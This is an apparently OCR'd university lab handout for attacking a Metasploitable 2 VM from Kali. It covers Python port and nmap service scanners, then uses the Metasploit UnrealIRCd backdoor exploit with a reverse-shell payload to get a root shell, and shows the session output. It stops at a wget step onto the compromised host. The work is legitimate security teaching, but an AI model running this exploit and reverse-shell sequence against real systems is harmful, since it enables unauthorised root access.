
Lab 07 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
- VM snapshots from previous labs for Kali Linux and MS2

Part 01: Create a Python script that will scan an IP for open ports

Create a new script on your Kali Linux VM named **python_port_scan.py** and place it into the **/home/kali/scripts** directory

Enter the following into your script:



root@artmack: /home/kali/scripts
File Actions Edit View Help
GNU nano 7.2 python_port_scan.py

```
#!/usr/bin/python
import socket

# Prompt the user for an IP address to scan
ip_address = input("Enter IP address to scan: ")

# Define the range of ports to scan
start_port = 1
end_port = 65535
# Create a function to check if a port is open or closed
def scan_port(ip_address, port):
    try:
        # Create a socket object
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(0.5)
        # Attempt to connect to the given port
        result = sock.connect_ex((ip_address, port))
        if result == 0:
            # If the connection was successful, the port is open
            print(f"Port {port} is open")
        # Close the socket connection
        sock.close()
    except:
        pass

# Loop through ports in the range and call the scan_port function
for port in range(start_port, end_port + 1):
    scan_port(ip_address, port)
```

Save the file, make sure you have execute permissions for the script and run it

This script is simply taking an IP address as input and checking for open ports

If it doesn’t return the following output, you will have to troubleshoot (Ensure you have connectivity between your Kali and MS2 VMs)



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# ./python_port_scan.py
Enter IP address to scan: 10.0.0.200
Port 21 is open
Port 22 is open
Port 23 is open
Port 25 is open
Port 53 is open
Port 80 is open
Port 111 is open
Port 139 is open
Port 445 is open
Port 512 is open
Port 513 is open
Port 514 is open
Port 1099 is open
Port 1524 is open
Port 2049 is open
Port 2121 is open
Port 3306 is open
Port 3632 is open
Port 5432 is open
Port 5900 is open
Port 6000 is open
Port 6667 is open
Port 6697 is open
Port 8009 is open
Port 8180 is open
Port 8787 is open
Port 38709 is open
Port 39063 is open
Port 46770 is open
Port 59236 is open
```

Slide 01:


- Take a screenshot showing the output of the script you received when you ran it and place it into Slide 01
- Include your FOLusername

Part 02: Integrate nmap with Python

The first script works great for quickly obtaining open ports on a server, however some more information would be useful. Expand on the script so that is uses nmap features to retrieve some banner information for a given target.

This can be done with the **python-**nmap module. To use the nmap module for Python, you need to install it first on Kali:


```
pip3 install python-nmap
```



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# pip3 install python-nmap
Collecting python-nmap
  Downloading python-nmap-0.7.1.tar.gz (44 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 44.4/44.4 kB 1.5 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: python-nmap
  Building wheel for python-nmap (setup.py) ... done
  Created wheel for python-nmap: filename=python_nmap-0.7.1-py2.py3-none-any.whl size=20634 sha256=89e82224daef09a95
97aef97ae88ef8ead747183cd94eed9bc0238fd6002ee1a
  Stored in directory: /root/.cache/pip/wheels/da/bd/c6/0342ac886d4deb8d166a3191eb2566f738c5b1574cb0a8cd62
Successfully built python-nmap
Installing collected packages: python-nmap
Successfully installed python-nmap-0.7.1
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
ackage manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

Now create a new script called **lan_scan.py** and place it into the **/home/kali/scripts** directory

Enter the following into your script:




```
#!/usr/bin/python3
import nmap

# define the LAN segment to scan
subnet = '10.0.0.200'
# create a new nmap scanner object
nm = nmap.PortScanner()

# scan the LAN segment using the nmap ping scan
nm.scan(hosts=subnet, arguments='-n -sP')
# get the list of hosts that responded to the ping scan
hosts_list = [(x, nm[x]['status']['state']) for x in nm.all_hosts() if nm[x]['status']['state'] == 'up']

# print the list of hosts
print("List of hosts:")
for host, status in hosts_list:
    print(f"{host} ({status})")
# perform a service version scan on each host that responded to the ping scan
print("Service version scan:")
for host, status in hosts_list:
    print(f"Scanning {host} ... ")
    nm.scan(hosts=host, arguments='-sV')
    for port in nm[host]['tcp']:
        print(f"Port {port} is open: {nm[host]['tcp'][port]['product']} {nm[host]['tcp'][port]['version']}")
```

Save the file

Make sure you have execute permissions for the script and execute it

This script is scanning a specified IP address and returning banner information on open ports

If it doesn’t return the following output, you will have to troubleshoot



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# ./lan_scan.py
List of hosts:
10.0.0.200 (up)
Service version scan:
Scanning 10.0.0.200 ...
Port 21 is open: vsftpd 2.3.4
Port 22 is open: OpenSSH 4.7p1 Debian 8ubuntu1
Port 23 is open: Linux telnetd
Port 25 is open: Postfix smtpd
Port 53 is open: ISC BIND 9.4.2
Port 80 is open: Apache httpd 2.2.8
Port 111 is open:  2
Port 139 is open: Samba smbd 3.X - 4.X
Port 445 is open: Samba smbd 3.X - 4.X
Port 512 is open: netkit-rsh rexecd
Port 513 is open: OpenBSD or Solaris rlogind
Port 514 is open: Netkit rshd
Port 1099 is open: GNU Classpath grmiregistry
Port 1524 is open: Metasploitable root shell
Port 2049 is open:  2-4
Port 2121 is open: ProFTPD 1.3.1
Port 3306 is open: MySQL 5.0.51a-3ubuntu5
Port 5432 is open: PostgreSQL DB 8.3.0 - 8.3.7
Port 5900 is open: VNC
Port 6000 is open:
Port 6667 is open: UnrealIRCd
Port 8009 is open: Apache Jserv
Port 8180 is open: Apache Tomcat/Coyote JSP engine 1.1
```

Slide 02:


- Take a screenshot showing the output of the script you received when you ran it and place it into Slide 02

Looks like the MS2 server has plenty of services running

Part 03: Exploit IRC on MS2

On your Kali VM, open a terminal and scan port 6667 on MS2 with nmap to obtain more information

```
nmap -PS -sV -p 6667 10.0.0.200
```



```
kali@kali:~$ nmap -PS -sV -p6667 10.0.2.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 20:31 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00056s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
```


Looks like it is running an UnrealIRCd service

Open msfconsole and **search unreal**

You should see a few matching modules show up. Select **unreal_ircd_3281_backdoor** as the exploit to use and set any required options:

```
use 2
set rhosts 10.0.0.200
set payload cmd/unix/reverse
set lhost 10.0.0.99
exploit
```

You should now have a connection established as the root user on MS2. Leave this connection open for the next step…



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.0.99:4444
[*] 10.0.0.200:6667 - Connected to 10.0.0.200:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.0.200:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 4DfdjMH4hZsLXbT1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "4DfdjMH4hZsLXbT1\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.0.99:4444 → 10.0.0.200:40634) at 2023-02-28 22:21:40 -0500

whoami
root
```

Slide 03:

- Take a screenshot of the successful exploit
- Include your FOLusername and the output of **whoami**


Part 04: Socket Programming with Python

To establish a socket connection between the victim (MS2) and Kali Linux using Python, you can use the built-in **socket** module which provides low-level access to the network interface and allows you to create network sockets for different communication protocols.

Server-Side Python

Build the server code on Kali and then transfer it to MS2. On your Kali VM, change into the **/var/www/html/** directory

Create a new file named **serversocket.py** and enter the following code into it:


root@artmack: /var/www/html
File Actions Edit View Help
GNU nano 7.2 serversocket.py

```
#!/usr/bin/python

import socket

# set IP address
host = "10.0.0.200"

# create a socket object bind it to an IP address and port number
server_socket = socket.socket()
server_socket.bind((host, 6065))

# set the server to listen for incoming connections
server_socket.listen(1)

# wait for a client connection
print("Waiting for a client to connect ... ")
client_socket, client_address = server_socket.accept()

# print client IP address and send a message
print("Got a connection from", client_address)
message = "Hello, FOLusername!"
client_socket.send(message.encode())

# close the connection
client_socket.close()
```

Save the file and close it

Start the apache server on Kali if it is not running. Confirm by verifying that it is listening on port 80

```
netstat -tuna | grep 80
```

Using your root shell on MS2 from Part 03, change into the **/home/msfadmin/scripts** directory (create it if it doesn't exist)

Use **wget** to download the file from your Kali VM to the MS2 server

